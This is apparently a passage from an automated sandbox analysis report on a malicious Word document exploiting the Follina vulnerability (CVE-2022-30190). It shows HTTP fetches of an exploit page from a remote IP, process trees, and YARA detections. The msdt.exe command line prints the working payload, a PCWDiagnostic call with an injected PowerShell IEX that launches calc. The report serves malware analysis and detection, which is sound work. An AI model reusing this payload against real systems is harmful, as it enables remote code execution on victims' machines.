4a 16 1f 99 5d 4c 27 05 3f 94 8b d2 e4 bb 86 c4 f7 65 a6 2f c8 88 30 4c 76 1a 00 00 Data Ascii: MK0`!a` 2066%~{o?>G0HeF]V*tq48p8p8p);J,kIU8ZN>h=Y'^8lDuKm\l76dHu<[>} n~h,9}l<xcUJ]L'?e/0Lv
Jun 16, 2022 13:36:27.042017937 CEST	1297	OUT	HEAD /side.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Connection: Keep-Alive
Jun 16, 2022 13:36:27.063886881 CEST	1297	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:27 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:27.234215975 CEST	1298	OUT	HEAD /side.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:36:27.256189108 CEST	1298	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:27 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:27.371850014 CEST	1300	OUT	GET /side.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 194.34.232.147 If-Modified-Since: Mon, 30 May 2022 20:51:09 GMT If-None-Match: "1a76-5e040d0ca4940-gzip" Connection: Keep-Alive
Jun 16, 2022 13:36:27.393836021 CEST	1300	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:27 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940-gzip" Accept-Ranges: bytes Vary: Accept-Encoding Content-Encoding: gzip Content-Length: 289 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html Data Raw: 1f 8b 08 00 00 00 00 00 03 ed d9 4d 4b c3 30 18 07 f0 fb 60 df 21 16 61 db c1 06 f4 a6 ad e2 db 60 20 32 9c 30 0f 82 a4 c9 b3 36 98 36 25 89 d4 7e 7b 93 81 03 6f 9e c4 c3 3f 04 9e bc 3e bf e4 fc 14 47 ca ca 30 f6 c4 9a d0 9a cb e9 a4 48 91 19 d1 d5 65 46 5d 96 56 2a ab c6 14 bd 74 ba 0f 71 c4 f9 f5 1f 34 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 1c 38 70 e0 c0 81 03 07 0e 9c ff eb b0 d8 06 dd 29 3b e4 c6 4a 11 b4 ed f2 c6 d1 8e 95 2c 6b fd 49 eb 55 38 e7 5a b1 f5 ed f6 4e 8b ba b3 3e 68 c9 b8 7f d7 3d db 59 27 89 f1 5e 38 d1 b2 d7 6c f5 fc f6 44 95 b3 83 a7 a5 75 4b 6d a8 94 c2 5c 49 16 37 36 64 48 86 b5 b3 75 3c 5b 3e da f0 a0 7d 20 95 b6 6e 7e dc 68 8e e7 ab fb 97 f9 2c de 94 39 7d d2 6c b1 d0 3c cf 7f db b7 fb af 78 be 19 63 fa f6 ec 94 b7 bd d7 b5 0f 1f 55 4a 16 1f 99 5d 4c 27 05 3f 94 8b d2 e4 bb 86 c4 f7 65 a6 2f c8 88 30 4c 76 1a 00 00 Data Ascii: MK0`!a` 2066%~{o?>G0HeF]V*tq48p8p8p);J,kIU8ZN>h=Y'^8lDuKm\l76dHu<[>} n~h,9}l<xcUJ]L'?e/0Lv
Jun 16, 2022 13:36:27.623481035 CEST	1301	OUT	HEAD /side.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Connection: Keep-Alive
Jun 16, 2022 13:36:27.645502090 CEST	1301	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:27 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:27.833486080 CEST	1302	OUT	HEAD /side.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Connection: Keep-Alive
Jun 16, 2022 13:36:27.855509043 CEST	1302	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:27 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html
Jun 16, 2022 13:36:29.722270966 CEST	1303	OUT	HEAD /side.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 194.34.232.147 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2022 13:36:29.744462013 CEST	1303	IN	HTTP/1.1 200 OK Date: Thu, 16 Jun 2022 11:36:29 GMT Server: Apache/2.4.29 (Ubuntu) Last-Modified: Mon, 30 May 2022 20:51:09 GMT ETag: "1a76-5e040d0ca4940" Accept-Ranges: bytes Content-Length: 6774 Vary: Accept-Encoding Keep-Alive: timeout=5, max=94 Connection: Keep-Alive Content-Type: text/html

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **6420**, Parent PID: **756**

General

Target ID:	0
Start time:	13:36:17
Start date:	16/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x1290000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **6608**, Parent PID: **6420**

General

Target ID:	3
Start time:	13:36:23
Start date:	16/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xd00000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **6896**, Parent PID: **6420**

General

Target ID:	7
Start time:	13:36:29
Start date:	16/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_SelectProgram=NotListed IT_BrowseForFile=h$(IEX('calc.exe'))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0xfc0000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.556563840.00000000033B0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.556563840.00000000033B0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.553310799.0000000000E80000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.553310799.0000000000E80000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.553825073.00000000031C8000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.553669384.00000000031C0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.553669384.00000000031C0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEBFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEBFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEBFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	FEBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	FEBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_4625E71D-E09D-49D0-AD1B-37E5E3CFB064_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	FEBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_4625E71D-E09D-49D0-AD1B-37E5E3CFB064_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	FEB734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: splwow64.exe PID: **980**, Parent PID: **6420**

General

Target ID:	18
Start time:	13:36:58

Start date:	16/06/2022
Path:	C:\Windows\splwow64.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\splwow64.exe 12288
Imagebase:	0x7ff7c51d0000
File size:	130560 bytes
MD5 hash:	8D59B31FF375059E3C32B17BF31A76D5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **2408**, Parent PID: **7056**

General

Target ID:	19
Start time:	13:37:00
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qjydgt0v\qjydgt0v.cmdline
Imagebase:	0x300000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\qjydgt0v\CSCF686346A26FD430292162641BEBDEE9.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	35E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qjydgt0v\CSCF686346A26FD430292162641BEBDEE9.TMP	success or wait	1	379793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qjydgt0v\CSCF686346A26FD430292162641BEBDEE9.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	37967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qjydgt0v\qjydgt0v.cmdline	unknown	356	success or wait	1	35E638	ReadFile
C:\Users\user\AppData\Local\Temp\qjydgt0v\qjydgt0v.0.cs	unknown	5944	success or wait	1	35E638	ReadFile

Analysis Process: cvtres.exe PID: **1896**, Parent PID: **2408**

General

Target ID:	20
Start time:	13:37:03
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES3EF0.tmp" "c:\Users\user\AppData\Local\Temp\qjydgt0v\CSCF686346A26FD430292162641BEBDEE9.TMP"
Imagebase:	0x980000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **1512**, Parent PID: **7056**

General

Target ID:	21
Start time:	13:37:05
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\k20rbpet\k20rbpet.cmdline
Imagebase:	0x300000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\k20rbpet\CSCE7B22EE4778740AF867136D9AB1FA733.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	35E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\k20rbpet\CSCE7B22EE4778740AF867136D9AB1FA733.TMP	success or wait	1	379793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\k20rbpet\CSCE7B22EE4778740AF867136D9AB1FA733.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	37967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\k20rbpet\k20rbpet.cmdline	unknown	356	success or wait	1	35E638	ReadFile
C:\Users\user\AppData\Local\Temp\k20rbpet\k20rbpet.0.cs	unknown	791	success or wait	1	35E638	ReadFile

Analysis Process: cvtres.exe PID: **1252**, Parent PID: **1512**

General	
Target ID:	22
Start time:	13:37:07
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4ECF.tmp" "c:\Users\user\AppData\Local\Temp\k20rbpet\CSCE7B22EE4778740AF867136D9AB1FA733.TMP"
Imagebase:	0x980000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4772**, Parent PID: **7056**

General	
Target ID:	24
Start time:	13:37:21
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\gq51tajz\gq51tajz.cmdline
Imagebase:	0x300000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\gq51tajz\CSC3BD1B1444E1C48ADB45F58F4D21E85A7.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	35E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gq51tajz\CSC3BD1B1444E1C48ADB45F58F4D21E85A7.TMP	success or wait	1	379793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gq51tajz\CSC3BD1B1444E1C48ADB45F58F4D21E85A7.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	37967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gq51tajz\gq51tajz.cmdline	unknown	356	success or wait	1	35E638	ReadFile
C:\Users\user\AppData\Local\Temp\gq51tajz\gq51tajz.0.cs	unknown	1083	success or wait	1	35E638	ReadFile

Analysis Process: cvtres.exe PID: **4768**, Parent PID: **4772**

General

Target ID:	26
Start time:	13:37:23
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8F43.tmp" "c:\Users\user\AppData\Local\Temp\gq51tajz\CSC3BD1B1444E1C48ADB45F58F4D21E85A7.TMP"
Imagebase:	0x980000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: calc.exe PID: **908**, Parent PID: **7056**

General	
Target ID:	28
Start time:	13:37:34
Start date:	16/06/2022
Path:	C:\Windows\SysWOW64\calc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\calc.exe
Imagebase:	0xae0000
File size:	26112 bytes
MD5 hash:	0975EE4BD09E87C94861F69E4AA44B7A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: Calculator.exe PID: **4552**, Parent PID: **756**

General	
Target ID:	30
Start time:	13:37:37
Start date:	16/06/2022
Path:	C:\Program Files\WindowsApps\Microsoft.WindowsCalculator_10.1712.10601.0_x64__8wekyb3d8bbwe\Calculator.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\WindowsApps\Microsoft.WindowsCalculator_10.1712.10601.0_x64__8wekyb3d8bbwe\Calculator.exe" -ServerName:App.AppXsm3pg4n7er43kdh1qp4e79f1j7am68r8.mca
Imagebase:	0x7ff6bd590000
File size:	4369920 bytes
MD5 hash:	79DAE866D55C1BA452E1B19721F67C1F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **2972**, Parent PID: **7056**

General	
Target ID:	31
Start time:	13:37:37
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\gicpsj5r\gicpsj5r.cmdline
Imagebase:	0x300000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\gicpsj5r\CSCDCDF82AFC84E4F03B728563353CFAD3C.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	35E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gicpsj5r\CSCDCDF82AFC84E4F03B728563353CFAD3C.TMP	success or wait	1	379793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gicpsj5r\CSCDCDF82AFC84E4F03B728563353CFAD3C.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	37967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gicpsj5r\gicpsj5r.cmdline	unknown	356	success or wait	1	35E638	ReadFile
C:\Users\user\AppData\Local\Temp\gicpsj5r\gicpsj5r.0.cs	unknown	11965	success or wait	1	35E638	ReadFile

Analysis Process: cvtres.exe PID: **6580**, Parent PID: **2972**

General

Target ID:	35
Start time:	13:37:42
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD768.tmp" "c:\Users\user\AppData\Local\Temp\gicpsj5r\CSCDCDF82AFC84E4F03B728563353CFAD3C.TMP"
Imagebase:	0x980000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly